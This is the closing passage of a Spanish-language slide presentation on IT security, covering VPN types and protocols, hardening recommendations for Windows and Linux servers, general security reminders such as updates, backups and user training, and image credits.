
# 7. Seguridad en sistemas en red

## Concepto de VPN: Red privada virtual

- Permite extender una red LAN segura en Internet
- La red LAN se expone a Internet manteniendo la seguridad y privacidad
- Utiliza algoritmos para encriptar el tráfico de red
- Principales características:
  - Autenticación y autorización
  - Integridad (hash y md5)
  - Confidencialidad y privacidad
  - Auditoría, calidad de servicio, no repudio...
- Principales protocolos: OpenVPN (UDP, TCP), L2TP (IPSEC), PPTP (no recomendado)
- Más información sobre los diferentes protocolos en [este enlace](#)


# 7. Seguridad en sistemas en red

Concepto de VPN: punto a punto (site-to-site)



# 7. Seguridad en sistemas en red

Concepto de VPN: acceso remoto (Remote Access)




Sede 1  
192.168.10.x<sup>109</sup>

# 8. Securización de servidores Windows

## Algunas recomendaciones para securizar servidores Windows


- Restringir la ejecución de aplicaciones (mmc, cmd...)
- Bloquear todos los puertos que no se estén usando
- No utilizar protocolos inseguros (FTP, por ejemplo)
- Ejecutar aplicaciones firmadas
- Restringir el uso de la cuenta de admin. del dominio
- Para instalar aplicaciones:
  - Crear cuentas de administración secundarias
  - No guardar nunca las credenciales en las máquinas
- Tener cuentas de administración secundarias
- No ejecutar nunca un servicio como admin. del dominio



# 8. Securización de servidores Windows

## Algunas recomendaciones para securizar servidores Windows

- Restringir el acceso a las carpetas de red o unidades críticas
- Restringir el uso de los dispositivos de almacenamiento USB
- No permitir la ejecución de código VB en Office
- Configurar las Ubicaciones de Confianza en Office
- Bloquear las descargas de programas usando un proxy
- Configurar el Control de Cuentas de Usuario (UAC)



Estas recomendaciones también son válidas para sistemas Windows de escritorio

# 9. Securización de servidores Linux

## Algunas recomendaciones para securizar servidores Linux

- Separar los datos en discos y particiones diferentes
- Minimizar el número de paquetes para reducir la exposición
- Revisar los puertos que estén escuchando y bloquear los innecesarios
- Utilizar Secure Shell (SSH) para gestionar remotamente los sistemas
- Bloquear los trabajos del CRON
- Utilizar contraseñas seguras (no es recomendable root / root)
- Deshabilitar Ctrl + Alt + Supr. en Inittab
- Monitorizar a los usuarios y revisar los logs periódicamente
- Configurar debidamente el cortafuegos



# Y recuerda...

## Siempre, siempre, siempre

- Tener actualizado el sistema a la última versión
- Utilizar cortafuegos y antivirus con licencia, y actualizarlos periódicamente
- Incorporar un cortafuegos de red (físico o virtual)
- Establecer políticas de seguridad
- Analizar los riesgos y crear un plan de seguridad
- Formar a los usuarios frente a las amenazas más importantes
- Crear una política de backups efectiva
- Revisar los backups y comprobar que estos funcionan correctamente
- Contratar un ciberseguro (verdaderamente merece la pena)

# Créditos de las imágenes

## Fotografías y gráficas con derechos de autor

- **Diapositiva 5.** Infografía coste virus informáticos (2015). Fuente: [webfx.com](http://webfx.com)
- **Diapositiva 23.** Fotografía de Robert Morris. Fuente: [Wikipedia](https://en.wikipedia.org)
- **Diapositiva 55.** Gráfica cuadrante Gartner (2018). Fuente: [sophos.com](http://sophos.com)
- **Diapositiva 75.** Diagrama funcionamiento certificado SSL. Fuente: [revista.seguridad.unam.mx](http://revista.seguridad.unam.mx)
- **Diapositiva 94.** Diagrama de funcionamiento de Veeam Agent. Fuente: [Veeam](http://Veeam)

## Cliparts e iconos

- **Obtenidos mediante la herramienta web [IconFinder](http://IconFinder)** (según sus disposiciones):
  - Diapositivas 1, 3, 6, 8, 12-17, 19-22, 24-25, 46, 50, 70, 72, 82, 99, 101-106 y 108-109
  - Según la plataforma IconFinder, dicho material puede usarse libremente (free commercial use)
  - A fecha de edición de este material, todos los cliparts son free for commercial use (sin restricciones)

# Créditos de las imágenes

## **Capturas de ejemplos de SPAM y phishing** (diapositivas 27-29 y 31-45)

- Las capturas se han realizado con la aplicación recortes, de Microsoft Windows
- Se corresponden con casos de phishing reales que ha recibido el autor

## **Resto de capturas, diagramas y gráficas**

- Las capturas se han realizado con la aplicación recortes, de Microsoft Windows
- Las gráficas se han desarrollado en Excel y se han embebido en la presentación
- Los diagramas se han desarrollado en PowerPoint
- Todos estos materiales se han desarrollado por el autor
  - Si se ha empleado algún icono externo, este se rige según lo expresado en la diapositiva anterior

# Créditos de las imágenes

## Logotipos de productos y de marcas que aparecen en la presentación

- **Diapositiva 47.** Logotipo de Avira
- **Diapositiva 48.** Logotipo de Virus Total
- **Diapositiva 51.** Logotipo de Sophos
- **Diapositiva 56.** Logotipo del INCIBE
- **Diapositivas 110 y 111.** Logotipo de Microsoft
- **Diapositiva 112.** Logotipo de Linux
- Todos los logotipos utilizados son propiedad de sus respectivos fabricantes

**En el caso de que se detecte algún error de Copyright, se ruega que se contacte con el autor de este contenido de inmediato para proceder a su debida corrección**